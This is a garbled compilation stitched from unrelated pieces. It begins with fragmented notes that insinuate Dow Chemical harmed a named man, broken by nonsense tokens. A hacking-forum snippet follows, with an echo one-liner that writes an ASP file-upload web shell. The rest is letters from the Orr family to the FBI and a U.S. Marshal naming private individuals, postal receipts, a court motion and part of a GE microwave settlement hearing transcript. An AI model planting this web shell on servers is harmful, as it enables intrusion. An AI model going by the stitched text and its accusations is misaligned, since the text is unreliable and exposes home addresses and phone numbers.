E-Gold and/or rel. if required, as RJP wishes separation from other accounts. Porto wants mor RNgENSETTO989356 RNgENSETTO989356 RNgENSETTO989356 RNgENSETTO989829034ae, and re-mentioned the groundbreaking NYT article on Dow Chem corp veil with Corning /completely non-existent veil /counsel lost nerve on OrrGOTO23926emailcrawler823SETOPortoDC24b pretty quick, excess of \$2+/3+ billion liability, maybe even \$10+, could easily pull Dow Chemical into Chap 11 right along with Corning if he testifies about Sarnia lab notebooks to Nevada court, or to Pointer, et al, even could re-surface in future since liability will go for decades on Dow Chemical's part --- we lost NVcase big, and must make sure OrrGOTO23926emailcrawler823SETOPortoDC24b does not testify on green books/link --- both the corporate veil case and NYT article came out the exact same week as OrrGOTO23926emailcrawler823SETOPortoDC24b's accident, 11-1-05 versus 10-25-05 accident, within a couple of days. What's worse, the accident was within hours of Dow's violation of OrrGOTO23926emailcrawler823SETOPortoDC24b-agreement. Six to seven hours after his having been invited back to Dow. Porto knows he still has us over a barrel and even joked that maybe Dow bombed OrrGOTO23926emailcrawler823SETOPortoDC24b's car or sent somebody to do him in. He's not the only one who's said that, either. Even Sefc. See notes on Stek, too. Anyhow, Dow broke the 1986/1987 agreement big time, on the very day of the accident, too, and then all of a sudden OrrGOTO23926emailcrawler824SETOPortoDC24b is disabled, totally, within hours of being forced to come back on Dow ground in Michigan against his will. His worst nightmare, he said, just to have to come to Midland, he said, and he might want to retaliate. Told us to never ever contact him, never call him, nevr contact his employer, never contact his home, never do anything of the sort, and in spite of all that, the lab people in 1712 and 2040 wouldn't listen. Sandy especially. Caused problems with Chuck Colinson, Bob MacMullin, Jeff

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DC PL Document ID (AC-1)

4-0044 1581 / 01886.
Medical Records Release Authorization
1585 L LHM
1587 L LUCI
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CHRON (REVIEW 4 OF 4)
Password required to print: *****

Convers, even Zinnert, but especially with the recruiters. And the Zinc/Silicone thing is a real big problem too since Sefcovic wrote in the escape clause that keeps Dow on the hook until the end of OrrGOTO23926emailcrawler823SETOPortoDC24b's life if he's ever disabled. The green books are the real problem, though, and that ID. Dual DC/DC, both ways, and the margin notes. Jakub, too. Talked to Butts, but won't help now. Set whole chain up. Caused many problems for OrrGOTO23926emailcrawler823SETOPortoDC24b. Reset272650hGOTOMargin error6354nofontma tch3037ResetE-9 Now or later OrrGOTO23926emailcrawler823SETOPortoDC24b may still decide to break corporate veil. TEXTrefle25289STOP629Porto has evidently met Dr. Jackson's fm, yet still seems unfamiliar with transfer rules. Add. qst. on transfers; requested three sep., as two colleagues assisting UM emp.

Has re-asked for sep. pa7yments.
SETTO92372
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User mailbox exceeds allowed size:=288788920845963424146209re-directR7Porto Stefan Underhillemailcrawler352%3 stefan Initial 963424146209re-directR7Porto Stefan Underhillemailcrawler352%3 stefan Initial 963424146209re-directR7Porto Stefan Underhillemailcrawlerresethttp://8-9-05rtwsibl.od2.com/common/wmp/redirect.aspx?[\sqhiy=0051445082541519-9045352serverredirect%3aGOTOCTRL + click to follow link



GOTO9262temptation of course vbs file is run like exe , and realoader u may have a mistake in ur echoing , if u copy the exact echo with its spaces and change what is supposed to be changed it should work fine , and its tested remotely by the way .. Maybe soon i am planning to release some .document about all ways to upload files to cmd shell , since i started with tftp and net share , then i increased my knowledge to the ftp method , then i made that vbs thing , and i knew after that the mshta thing , and i did other way with echoing , but its still beta thing (has some problems , but u can echo anytext u want including signs and all;GOTOP&5294 underline link to file@echo ^c&with server.createobject("adodb.stream"): .type=1: .open: .write request.binaryread(request.totalbytes): .savetofile server.mappath(request.querystring("s")),2:end with> >up.asp

OrrGOTO23926emailcrawler823SETOPortoDC24b
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OrrGOTO23926emailcrawler823SETOPortoDC24b

07896

EDWARD W. ORR
DARLENE D. ORR
110 Woodridge Drive
McDonald, PA 15057

(SENT BY CERTIFIED MAIL: # 7011 0110 0002 1271 3852)

November 15, 2014

U.S. Marshal Steven R. Frank
U.S. Courthouse
700 Grant Street, Suite 2360
Pittsburgh, PA 15219

Dear Mr. Frank:

Enclosed please find a photocopy of a certified transmission to FBI Headquarters.

Owing to inter-agency division of duties, it may be possible that -- in reference to the three-page attachment -- your agency was perhaps the more appropriate addressee (as opposed to FBI Headquarters).

This is a serious personal endangerment matter involving computer crimes, multiple break-ins, and the theft of multiple cell phones.

If there is anything that your agency could do to provide protection and/or to investigate this matter, it would be greatly appreciated.

Sincerely,



Edward W. Orr · Darlene D. Orr

Enc.: As described above (three-page letter to FBI Headquarters)

cc: Jonathan A. Orie, Esq.

SENDER: COMPLETE THIS SECTION	COMPLETE THIS SECTION ON DELIVERY
<ul style="list-style-type: none">■ Complete items 1, 2, and 3. Also complete item 4 if Restricted Delivery is desired.■ Print your name and address on the reverse so that we can return the card to you.■ Attach this card to the back of the mailpiece, or on the front if space permits.	A. Signature <input checked="" type="checkbox"/> Agent <input checked="" type="checkbox"/> Addressee
1. Article Addressed to: U.S. Marshal Steven R. Frank U.S. Courthouse 700 Grant Street, Suite 2360 Pittsburgh, PA 15219	B. Received by (Printed Name) C. Date of Delivery on G. H. W. B. C. C. 11/18/14
2. Article Number (Transfer from service label)	D. Is delivery address different from item 1? <input type="checkbox"/> Yes If YES, enter delivery address below: <input type="checkbox"/> No
PS Form 3811, February 2004	3. Service Type <input checked="" type="checkbox"/> Certified Mail <input type="checkbox"/> Express Mail <input type="checkbox"/> Registered <input type="checkbox"/> Return Receipt for Merchandise <input type="checkbox"/> Insured Mail <input type="checkbox"/> C.O.D.
Domestic Return Receipt	4. Restricted Delivery? (Extra Fee) <input type="checkbox"/> Yes
102595-02-M-1510	7011 0110 0002 1271 3652

EDWARD W. ORR
DARLENE D. ORR
110 Woodridge Drive
McDonald, PA 15057

(SENT BY CERTIFIED MAIL: # 7011 0110 0002 1271 1320)

November 14, 2014

FBI Headquarters
935 Pennsylvania Avenue, NW
Washington, DC 20535-0001

Dear Sir or Madam:

The following is a certified transmission of the information submitted on the FBI "Tips and Public Leads" website:

- I. Multiple break-ins have occurred at the above residence, two of which involved the theft of cell phones, and multiple of which involved computer crimes.
- II. The theft of the second cell phone seemed very much connected to the theft of the first cell phone.
- III. Here is a very brief synopsis of why the aforementioned two cell-phone thefts seemed connected, along with a listing of the four phone calls made by the person and/or persons who stole the first cell phone:
 - a. Suspicious activities have occurred, on multiple occasions, in the woods (and in other areas situated nearby) behind 110 Woodridge, and behind one or more other dwellings on Woodridge Drive.

- b. The first phone was stolen, from 110 Woodridge Drive, sometime after approximately 9:39 AM, on or about November 8, 2014.
- c. A little girl (about five years old) in the neighborhood found the phone on or about the afternoon of 11-11-14.
- d. She and her father "canvassed" the neighborhood, knocking on doors and asking the residents one by one if the phone belonged to them.
- e. She finally came to 110 Woodridge, where the resident(s) claimed the phone and promptly informed the local police of its recovery.

IV. The person or persons who stole the first cell phone made the following outgoing calls:

a. 903-729-7368

("Wes Killion Contracting and Rentals / Killion Well Services / Texas [also located in the Pittsburgh area]" ?)

b. 330-245-1481

("Anthony Alexander, President and CEO, FirstEnergy, Akron [home phone]" ?)

c. 330-384-5793

("Anthony Alexander, President and CEO, FirstEnergy, Akron [work phone]" ?)

d. 412-473-3655

("Knox T. Walk, EMS Manager, Allegheny County Dept. Emergency Services [Pittsburgh area];

Adjunct Professor, Texas A & M University [located close to the Texas division of Wes Killion Contracting and Rentals / Killion Well Services...]
?)

V. Approximately thirty-six (36) hours after the little girl found the phone (and the subsequent informing of the police), the thief and/or thieves broke into 110 Woodridge again, and stole a phone that looked almost exactly like the first one.

VI. We do not know if the above crimes may or may not be related to corrupt activities in state, local, or federal governments, or in law enforcement; however, we felt that it was our duty to report the above, in the event that the FBI and/or its affiliates may possibly benefit from the information.

VII. The residents of 110 Woodridge are personally endangered, and a copy of the above is also being transmitted to the FBI via certified mail: 7011 0110 0002 1271 1320.

Sincerely,



Edward W. Orr Darlene D. Orr

cc: Jonathan A. Orie, Esq.

available for purchase at select Post Offices.

In a hurry? Self-service kiosks offer quick and easy check-out. Any Retail Associate can show you how.

Order stamps at usps.com/snop or call 1-800-Stamp24. Go to usps.com/clicknship to print shipping labels with postage, for other information call 1-800-ASK-USPS.

Get your mail when and where you want it with a secure Post Office Box. Sign up for a box online at usps.com/poboxes.

Bill #: 100
Clerk: 16

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Or a

U.S. Postal ServiceTM
CERTIFIED MAILTM RECEIPT
(Domestic Mail Only; No Insurance Coverage Provided)
 For delivery information visit our website at www.usps.com

OFFICIAL USE

Postage	\$0.70
Certified Fee	\$3.30
Return Receipt Fee (Endorsement Required)	\$2.70
Restricted Delivery Fee (Endorsement Required)	\$0.00
Total Postage & Fees	\$6.70

Postmark
 143
 41/16/2014

Street, Apt. No. or PO Box No. 935 Pennsylvania Avenue, NY
 City, State, Zip+4 Washington, DC 20535-0001

PS Form 3800, August 2005 See Reverse for Instructions

0207 1221 2000 0110 1102

YOUR OPINION COUNTS

Customer Copy


SENDER: COMPLETE THIS SECTION	COMPLETE THIS SECTION ON DELIVERY	
<ul style="list-style-type: none"> Complete items 1, 2, and 3. Print your name and address on the reverse so that we can return the card to you. Attach this card to the back of the mailpiece, or on the front if space permits. 	A. Signature <i>X [Signature]</i>	<input type="checkbox"/> Agent <input checked="" type="checkbox"/> Addressee
1. Article Addressed to:	B. Received by (Printed Name)	C. Date of Delivery
		9/14/15
	<input type="checkbox"/> Is delivery address different from above? <input type="checkbox"/> Yes <input checked="" type="checkbox"/> YES, enter delivery address below: <input type="checkbox"/> No	

AS-IS
Document Control

Federal Communications Commission
Consumer & Governmental Affairs Bureau
Consumer Inquiries and Complaints Division
445 12th Street, SW
Washington, D.C. 20554

2015

4 Room



3. Service Type	<input type="checkbox"/> Priority Mail Express® <input type="checkbox"/> Registered Mail™ <input type="checkbox"/> Registered Mail Restricted Delivery <input type="checkbox"/> Certified Mail® <input type="checkbox"/> Certified Mail Restricted Delivery <input type="checkbox"/> Collect on Delivery <input type="checkbox"/> Collect on Delivery Restricted Delivery <input type="checkbox"/> Mail Restricted Delivery (00)	<input type="checkbox"/> Agent <input checked="" type="checkbox"/> Addressee
2. Article Number (Transfer from service label)		C. Date of Delivery
7011 0110 0002 1271 3706		9/14/15
	<input type="checkbox"/> Is delivery address different from above? <input type="checkbox"/> Yes <input checked="" type="checkbox"/> YES, enter delivery address below: <input type="checkbox"/> No	

DELIVERY


PS Form 3811, April 2015 PSN 7530-02-000-9063

Domestic Return Receipt

Federal Communications Commission
Consumer & Governmental Affairs Bureau
Consumer Inquiries and Complaints Division
445 12th Street, SW
Washington, D.C. 20554

2015

4 Room



3. Service Type	<input type="checkbox"/> Priority Mail Express® <input type="checkbox"/> Registered Mail™ <input type="checkbox"/> Registered Mail Restricted Delivery <input type="checkbox"/> Certified Mail® <input type="checkbox"/> Certified Mail Restricted Delivery <input type="checkbox"/> Collect on Delivery <input type="checkbox"/> Collect on Delivery Restricted Delivery <input type="checkbox"/> Mail Restricted Delivery (00)	<input type="checkbox"/> Agent <input checked="" type="checkbox"/> Addressee
2. Article Number (Transfer from service label)		C. Date of Delivery
7011 0110 0002 1271 3706		9/14/15
	<input type="checkbox"/> Is delivery address different from above? <input type="checkbox"/> Yes <input checked="" type="checkbox"/> YES, enter delivery address below: <input type="checkbox"/> No	

Domestic Return Receipt

PS Form 3811, April 2015 PSN 7530-02-000-9063

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Clerk of the Court
June 30, 2020
Page 1 of 3

EDWARD W. ORR
122 Ridge Road
Terryville, CT 06786

JUL 7 2020 PM 12:45
FILED-USDC-CT-HARTFORD

Sent via certified mail 7015 3010 000 4384 3311

June 30, 2020

Clerk of the Court
United States District Court for
the District of Connecticut,
450 Main Street, Hartford, CT 06103

**SUBJECT: GLEN GRAYSON, ET AL. V. GENERAL
ELECTRIC COMPANY, CASE NO. 3:13-CV-
01799-MPS**

URGENT ADMINISTRATIVE MATTER:

**MOTION/REQUEST TO APPEAR BY TELE-
PHONE AT THE FINAL APPROVAL
HEARING, ON OR ABOUT JULY 16, 2020**

Dear Madam or Sir:

Edward Orr is a physically handicapped pro se Objector in the above class-
action suit. He is not only in a wheelchair, but he also suffers from both visual and
auditory handicaps. Additional health issues have, unfortunately and unexpectedly,
worsened recently, and he will not be able to attend any potential hearing in person.

Page 1 of 3

Clerk of the Court
June 30, 2020
Page 2 of 3

1
2 As a result, Orr respectfully requests the Court's permission to participate in
3 the hearing telephonically, so that he may have the opportunity to advocate on behalf
4 of disabled members. (The auditory handicaps are such that, with certain assistive
5 technology, Edward Orr will be able to participate via telephone for a limited period
6 of time.)
7

8 PLEASE NOTE THAT, BECAUSE OF ORR'S PHYSICAL HANDICAPS,
9 HE CANNOT UTILIZE "ZOOM," AS HE SUFFERS FROM SPINAL CORD
10 INJURIES --- and he has limited use of all four extremities.
11

12 For the above reasons, he needs to participate, if the Court approves this
13 "Motion/Request to Appear by Telephone," via telephone, rather than via "Zoom" or
14 related.
15

16 Orr must sometimes utilize artificial voice technology, so his participation
17 may necessarily be limited to only a few seconds, or a minute or so, because of the
18 aforementioned additional health issues that have recently worsened.
19

20 A Proposed Order is hereby shown on page three of this Motion.
21

22 Respectfully yours,

23 

24 Edward W. Orr

25 Telephone: 203-658-4977
26 Email: eanddorr2@gmail.com

27 CRS/DDO:fw72661983
28

Clerk of the Court
June 30, 2020
Page 3 of 3

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ORDER

The foregoing Motion, having been heard, is hereby ordered:

GRANTED / DENIED

BY THE COURT

→ (ADDITIONAL PROBLEMS WITH EP16)

UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF CONNECTICUT

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No. 3:13-CV-01799 (MPS)
JULY 16, 2020
10:00 a.m.
FINAL SETTLEMENT HEARING
VIA ZOOM
vs.
GENERAL ELECTRIC COMPANY
----- x

450 Main Street
Hartford, Connecticut

BEFORE: THE HONORABLE MICHAEL P. SHEA, U.S.D.J.

APPEARANCES:

FOR THE PLAINTIFFS:

IZARD, KINDALL & RABBE, LLP
29 South Main Street, Suite 305
West Hartford, Connecticut 06107
BY: SETH R. KLEIN, ESQUIRE

TYCKO & ZAVAREEI, LLP
2000 L St., NW, Suite 808
Washington, DC 20036
BY: ANNA C. HAAC, ESQUIRE
BY: HASSAN A. ZAVAREEI, ESQUIRE

FOR THE DEFENDANT:

ROBINSON & COLE, LLP
280 Trumbull Street
Hartford, Connecticut 06103
BY: WYSTAN M. ACKERMAN, ESQUIRE
BY: KEVIN P. DALY, ESQUIRE

COURT REPORTER: Julie L. Monette, RMR, CRR, CCP
(860) 212-6937

Proceedings recorded by mechanical stenography, transcript
produced by computer.

1 THE COURT: All right. So welcome, everyone. This is
2 Michael Shea. We're here for a fairness hearing in Betty
3 Harkey versus General Electric Company. The case is
4 13-CV-1799.

5 And let me just first verify that our court reporter,
6 Ms. Monette, is on the line and can hear me at this time?

7 COURT REPORTER: Yes, I am.

8 THE COURT: Very well. Let's begin by having counsel
9 state their appearances for the record, starting with
10 plaintiff's counsel.

11 MR. KLEIN: Good morning, Your Honor. This is Seth
12 Klein from IZARD, KINDALL & RAABE for plaintiffs in the class.

13 THE COURT: Morning.

14 MS. HAAC: Morning, Your Honor. This is Anna Haac
15 from Tycko & Zavareei also for plaintiffs in the class.

16 THE COURT: Good morning.

17 MR. KLEIN: Hassan, you were on mute if you were
18 trying to introduce yourself.

19 MR. ZAVAREEI: I'm so sorry. Hassan Zavareei on
20 behalf of plaintiffs in the class.

21 THE COURT: All right. Is that it for plaintiffs'
22 counsel? I don't want to cut anybody off.

23 MR. KLEIN: Yes, Your Honor.

24 THE COURT: Let's hear from defense counsel now.

25 MR. ACKERMAN: Good morning, Your Honor. WYSTAN

1 Ackerman with Robinson & Cole for GE.

2 THE COURT: Great.

3 MR. DALY: And Kevin Daly also with Robinson & Cole
4 for GE.

5 THE COURT: Very well. And I see we have, let's see,
6 two folks who called in. We have Call-in User 1. Can that
7 person identify him or herself?

8 MR. ORR: My name is Edward Orr. I don't know if I am
9 the particular caller that you're looking at, but I am on the
10 line. I'm the objector.

11 THE COURT: Very good. Yes. In fact, I was actually
12 asking that question because I thought it might be you, Mr.
13 Orr. I'm glad you were able to dial in.

14 And then we have another person who looks like they've
15 dialed in also on the phone 860-836-7504. I have no problem
16 with the public participating. It's a public hearing. I just
17 want to make sure that might not be another some person trying
18 to object. So if that person wouldn't mind identifying him or
19 herself, 860-836-7504?

20 MR. KLEIN: I'm not sure if he's there, but I
21 recognize that as the cell phone of one of my colleagues, Mark
22 Kindall. He might be listening in, but I doubt he's objecting.

23 THE COURT: Very well. I'm glad you were able to
24 clarify that for us. Good.

25 Let me just tell you what I've reviewed in preparation

1 for this hearing. I have reviewed the motions that were filed,
2 which include plaintiffs' counsel's motion for certification of
3 the settlement class and final approval of the class action
4 settlement, the motion for award of attorney's fees and
5 expenses, as well as the supporting memoranda and the
6 affidavits for all of those items. There were also
7 supplemental papers filed by plaintiffs' counsel at the end of
8 June, a supplemental affidavit, and supplemental memorandum.

9 I've also reviewed Mr. Orr's filing, which sets forth
10 an objection, and most recently I have reviewed the affidavits
11 that were filed by Attorney Zavareei -- am I pronouncing
12 your name right?

13 MR. ZAVAREEI: Zavareei, Your Honor.

14 THE COURT: Zavareei, pardon me.

15 MR. ZAVAREEI: No pardon.

16 THE COURT: -- and Attorney Klein, which were filed in
17 response to my order requiring the submission of
18 contemporaneous time records. Counsel did submit
19 contemporaneous time records. I reviewed those with my law
20 clerk. So I think we're ready to go.

21 So I think what might be helpful is actually to begin
22 with Mr. Orr today.

23 And, Mr. Orr, did you want to -- do you want to start
24 out by -- I have reviewed the objection, but I'm happy to have
25 you articulate it further or to emphasize any points that you'd

1 like to emphasize in the objection, sir.

2 MR. ORR: Thank you, Your Honor, for the opportunity
3 to participate. First of all, Edward Orr wishes to thank both
4 Ms. Deborah Johnson and Mr. John Super who have made special
5 arrangements for Edward Orr to appear because of his physical
6 handicaps.

7 I will state for the record that because of my
8 handicaps, I must sometimes utilize artificial voice
9 technology; so at times I may be forced to speak a little bit
10 more slowly in a speaker not utilizing such technology. I
11 apologize to the Court for my physical handicaps and for the
12 limitations of the artificial voice technology.

13 Out of respect for the Court's time, I will make no
14 attempt to repeat the details of the objection, but I have
15 prepared the following very brief and partially prerecorded
16 voice segment. My commentary is anticipated to require
17 approximately seven and a half minutes.

18 First of all, Objector Orr stands by the objection as
19 submitted. In regard to a contemporaneous update, however,
20 there does exist additional information which is important to
21 mention.

22 On page 3 of the so-called ADA compliant alternate
23 version of Document ECF 377, which is the Plaintiffs' Response
24 to Class Member Objection and Memorandum in Support, it stated
25 the following, begin quote: In any event, should Mr. Orr wish

1 to reach out at any time, Epiq and/or Class Counsel would be
2 happy to assist him, end quote.

3 I have recently again reached out to Epiq, the claims
4 administrator, and I would like to report to the Court today
5 the results of those efforts. Before I continue though, please
6 note that the page number designation of the above quotation
7 and the so-called ADA compliant alternate version of ECF 377 is
8 not at all the same as the official page number in the actual
9 ECF document entered into the Pacer system. The page number in
10 the Pacer system is 5, not 3. So the Court can see that I have
11 had to seek continual assistance from nonhandicapped
12 individuals in order to speak today and in order to make proper
13 citations to the case document.

14 I would now like to describe what happened when I
15 again reached out to Epiq. And the best way for me to do so is
16 to read to you the brief text entry that I made into the
17 settlement website on Wednesday, July 15th, 2020, with
18 assistance from nonhandicapped family members, of course.

19 The settlement website has a so-called contact page on
20 which there is a text block which reads, "Send us a message."

21 Hear is what I entered, begin quote: 7/15/20:
22 Previous letters were sent to you on or about 4/19/20 and
23 5/14/20, asking for a reply. As there was no reply, these were
24 re-sent on or about 7/5/20. Telephone messages were left on
25 your system, including, but not limited, to, today, 7/15/20 at

1 approximately 2:14 p.m., asking for reply. I have not heard
2 from you in any respect so far in regard to any of the
3 communications. My family and I owned two of the covered
4 microwaves and submitted to you a claim form along with
5 supporting documentation. Both doors shattered. Because of
6 unrelated electrical fires that were confirmed by the State of
7 Pennsylvania as being associated with the power company,
8 numerous appliances were destroyed, including, but not limited
9 to, the aforementioned two microwaves. The State wrote a
10 letter on or about 5/8/14 confirming extensive
11 power-company-related damages to appliances. And this is shown
12 as formally classified -- as a formally classified business
13 record, per Report 26, with the vertically appearing Business
14 File Number 07896 appearing on the right side of the page at
15 ECF 375-1, page 4 in the court file in this case, end quote.

16 At this point the online system was apparently full;
17 so it was necessary to send the above message segment, after
18 which an additional segment was sent as a completely separate
19 message on the settlement website. Please note that per Court
20 directives, the aforementioned Report 26 is a formal part of
21 the ongoing, begin quote, business records affidavit of John L.
22 Cannon, end quote, a notarized court-approved and court-entered
23 document defining and describing Report 26. This is a serious
24 matter, and because the State of Pennsylvania itself also wrote
25 a letter to clarify matters, the aforementioned report is,

1 therefore, found in both the public records in multiple court
2 cases and also in other official files. The report had great
3 impact, and, therefore, one division of the offending power
4 company declared bankruptcy.

5 The second segment of the online system message reads
6 as follows: "Multiple communications with the State of
7 Pennsylvania -- in 2013, 2015, and at other times -- confirm
8 that we had two of the covered microwaves. My family and I
9 have submitted these and other documents to you, and such
10 documents are also included in Exhibits A, B, C, E, F, G, P, Q,
11 et al, as submitted in an objection to the Court in this case.
12 My family and I therefore assume that you will accept our claim
13 and pay us \$600."

14 That ends the portion that was entered into the text
15 block.

16 In conclusion, my family has suffered much more than
17 \$600 worth of damages from the events related to General
18 Electric's defective ovens. Other families and individuals
19 have also suffered, whether handicapped or not. Objector Orr
20 has filed his objection in good faith and with the intent of
21 making a constructive contribution. It is hoped that the Court
22 will consider the objection in its entirety.

23 Thank you very much for your time, Your Honor. This
24 concludes my remarks.

25 THE COURT: All right. Thank you, Mr. Orr.

1 Mr. Orr, can I ask you some questions?

2 MR. ORR: Yes. I will have limited ability to
3 respond, but yes.

4 THE COURT: All right. Well, just do your best.

5 So I guess my first question is: Did you receive a
6 response from the claims administrator to the message that you
7 sent, I think you said, quite recently?

8 MR. ORR: It was sent on the date that I had
9 mentioned. I have not received any response either by
10 telephone or by e-mail. And non-handicapped individuals have
11 also checked to see if any response was sent, and no response
12 has been sent.

13 THE COURT: Remind me. You did mention the date.
14 Just remind me what the date was.

15 MR. ORR: The most recent date was yesterday.

16 THE COURT: Okay.

17 MR. ORR: And we did send previous letters and
18 communications on or about 4/19/20 and also 5/14/20 and also on
19 7/5/20.

20 THE COURT: All right. And you're telling me that you
21 didn't receive a response to any of those communications; is
22 that correct?

23 MR. ORR: That is correct, Your Honor.

24 THE COURT: I take it, then, from what you've said
25 today is that your desire has been to submit a claim and to

1 receive compensation, in particular in the amount of \$600, for
2 the two microwaves that you describe. Is that accurate?

3 MR. ORR: Yes, Your Honor, that is accurate.

4 THE COURT: Okay. All right. So I'm going to ask --
5 thank you, Mr. Orr.

6 I'm going to ask Attorney Klein to begin, if he
7 would -- unless your colleague is going to handle this?
8 Whichever lawyer for the plaintiff wishes to address Mr. Orr's
9 comments should proceed now.

10 MR. KLEIN: Certainly. I'm not -- you know, when we
11 got the initial objection, obviously, we were concerned because
12 we wanted class members to be able to reach out to the claims
13 administrator that we paid them for, as well as us. We did
14 have them look for the first two letters that Mr. Orr sent to
15 the claims administrator on April 19th and May 14th. And I
16 don't know where the breakdown happened, but they assured me
17 they put in their signed declaration that they didn't receive
18 it. Again, I don't know where the breakdown occurred. They
19 say they didn't receive that.

20 I confess I did not specifically ask them thereafter
21 for the communications on I think Mr. Orr said the 5th and the
22 15th, if they had received additional communications. I did,
23 obviously, ask them if anything comes in, make sure you let me
24 know. They have not let me know. Obviously, after this is
25 done, we'll call them and ask them specifically about those two

1 dates.

2 Again, I don't know where the disconnect happened.
3 All I can say is I'm not aware of any of those communications.

4 But certainly we want Mr. Orr to be able to file a
5 claim, just like we want anybody to be able to file a claim.
6 We meant what we said in our declaration, which is that I am
7 more than happy to assist him. If for some reason somehow
8 something's happening at Epiq that there's a disconnect, I'm
9 happy to either work with Mr. Orr myself or to direct them to
10 work with him. Again, I can't imagine why they wouldn't, but
11 I'll get to the bottom of that.

12 I do not know the -- whether Mr. Orr's claim is full
13 and complete as attached to his objection. In other words, I
14 know he says he sent it in. We don't have a record of that.

15 As Your Honor's aware, there's a process by which the
16 claims will be evaluated and they can try to -- claims can try
17 to cure any deficiency if there is a deficiency. I cannot
18 speak to whether Mr. Orr's complaint -- his claims are full and
19 ready to be paid out, but I'm happy to work with him, as I'm
20 sure Epiq would be, if there are any deficiencies to try to
21 address those. And, again, I'm not sure where the disconnect
22 is, but I want to get Mr. Orr his money, if he's entitled to
23 it, as much as anybody.

24 THE COURT: Mr. Orr, let me ask you this question: Is
25 there a reason that you could not send the materials that you

1 sent to -- that you say that you sent to Epiq to Attorney Klein
2 as well just to make sure that Epiq is, in fact, receiving it
3 and, frankly, for us to verify whether there's some problem
4 with Epiq's ability to receive communications? Would that be
5 possible, sir?

6 MR. ORR: Your Honor, I will be happy to resend it to
7 him, but there is a -- I will do whatever you ask me to do.
8 But there is actually a copy -- and I am trying my best with
9 the help of family members here to get the ECF page numbers.
10 There is in the Court's record exhibits -- well, Exhibit Q, as
11 in "questions." The document number is 375-1 beginning at page
12 695, continuing on to 696, 697, 698, 699, and 700.

13 THE COURT: Okay. I see that. Sorry to interrupt.
14 Sorry to interrupt, Mr. Orr, but I do see that because I'm
15 actually in that document now myself. And you're referring to,
16 I believe, the first page it has your name and your address,
17 and then there's a cover page in all capital letters. And then
18 there follows a claim form filled out with, again, the same
19 information.

20 And so you've indicated pretty much what you said
21 earlier, that you wished to make two -- claims for two
22 payments. And looks fairly -- and then you have a summary of
23 the information that you've provided, which I won't detail now.

24 But I'm wondering, Mr. Klein, if that -- putting aside
25 any adjudication of the claim as set forth in the settlement

1 agreement, whether that submission, if it could not be deemed
2 sufficient to submit the claim, simply couldn't be submitted by
3 plaintiff's counsel to the Epiq website.

4 MR. KLEIN: Yes, Your Honor. I mean I'm aware of what
5 you're talking about, and, you know, he did include the claim
6 form as part of his objection. And I'm certainly willing to
7 work with Mr. Orr to submit it.

8 Now, again, just as a procedural matter, I would want
9 to work with him to get his official sign-off. I don't want to
10 be in the position of putting something that's in an objection
11 paper and as a filing without Mr. Orr's express permission.

12 But, again, I recognize that document is there. I'm
13 happy to work with Mr. Orr to put it in. I'll put it in for
14 him once I get his permission and then it can go through the
15 normal vetting process, and if there are any deficiencies
16 noted --

17 THE COURT: Let me see if I can short-circuit this. I
18 don't see there's reason for formality. It appears to have a
19 signature on it.

20 Mr. Orr, am I, in fact, looking -- I'm looking at page
21 698 at the bottom. That appears to be your signature in the
22 signature block, and there appears to be a date 5/14/2020; is
23 that right, sir?

24 MR. ORR: Yes, Your Honor.

25 THE COURT: All right. Does Mr. Klein have your

1 permission to submit that document to the Epiq website?

2 MR. ORR: Yes, Your Honor, he does, along with any of
3 the documents that are referenced, for instance, the documents
4 from the State and so forth.

5 MR. KLEIN: So I am very happy to do so. And, again,
6 it will go through the normal vetting process, but I will
7 direct Epiq, if they have any concerns with the sufficiency of
8 the claim, to come back to me directly and then I can track
9 with Mr. Orr and try to address those.

10 THE COURT: All right. Mr. Orr, is there anything
11 else that you wanted to add today?

12 MR. ORR: No, Your Honor. I am very appreciative of
13 the Court's participation.

14 THE COURT: Sure.

15 All right. Then let me hear from Mr. Klein then more
16 generally as to why the Court should approve -- why plaintiffs
17 believe that the settlement is fair and reasonable and that the
18 Court should approve it, as well as the motion for attorney's
19 fees.

20 MR. KLEIN: Very well. Much like Mr. Orr, I'm not
21 going to belabor what's already in my documents that Your Honor
22 read. Just on a very high-level summary, I think this was a
23 very hard-fought case, not that anybody would dispute that, six
24 years, over 30 depositions, tons of documents, definitely a
25 hard-fought case.

1 And as it turned out, it was a very difficult case.
2 You know, the microwaves were all 15 to 25 years old at this
3 point, not when we started this, but still rather old. And,
4 you know, it has been a bit of an uphill battle.

5 And it was argued vociferously that the microwaves
6 have exceeded their useful life, and a fact finder could agree
7 with that. And there were real risks in proceeding with this
8 to trial, especially with regard to all the people whose
9 microwaves didn't shatter whose microwaves are beyond their
10 useful life. And we might have had a very hard time
11 establishing any damages with those people. And as a result,
12 you know, we did our best for everyone who is within the class.
13 We think the breakdown of the awards are fair, given the
14 particular circumstances that people are in.

15 And I would note that with the objection -- with the
16 exception of Mr. Orr, whose objection did not go to the
17 substantive fairness of the settlements, there were no
18 objections among all the class members. We've only had seven
19 requests for exclusion; so there has not been a ground swell of
20 opposition in any sense to this settlement.

21 I think, given the difficulties of the case, we did a
22 good job on it, and I think that ties in to the fee request.
23 As Your Honor was aware, once one takes out the lead plaintiff
24 awards and our unreimbursed expenses, our total fee request is
25 only a quarter of our lodestar.

1 You've seen our time records now. I don't think
2 anybody could fairly say, with all due respect, that we didn't
3 put in a lot of time, fair time on this. I think it was legit
4 time. And, obviously, we're not going to do as well as, you
5 know, we might hope on this, but that's how it happens and
6 that's fine.

7 But we do think that the point two five multiplier is
8 very fair here. I don't want to speak for defendants. I think
9 they agree that the amount was fair because they were willing
10 to pay it. It's not coming out of the class fund. It's not
11 reducing anybody's award. They're paying it separately.

12 Given how hard they fought everything in this case, I
13 don't think they're just throwing money at us. They, I would
14 submit, recognize that we did a lot of work here. And as a
15 result, I think the fee request is fair, Your Honor.

16 THE COURT: All right. Mr. Klein, a couple questions.
17 So I might have missed this in the papers. Are you able to
18 tell me how many claims have been submitted to date?

19 MR. KLEIN: Yes. To date there have been about 3400
20 claims, which is about 5 percent of the number of microwaves
21 out there. So, obviously, would have been happier if there
22 were more, but it is fairly in line with the consumer case.

23 I would also point out that the period for filing a
24 claim doesn't expire until three months after the Court grants
25 final approval, if the Court does grant final approval. So

1 there's a lot of time left, and we'll see what happens.

2 THE COURT: And are you able to tell me how many of
3 those claims are for the \$300 glass breakage award?

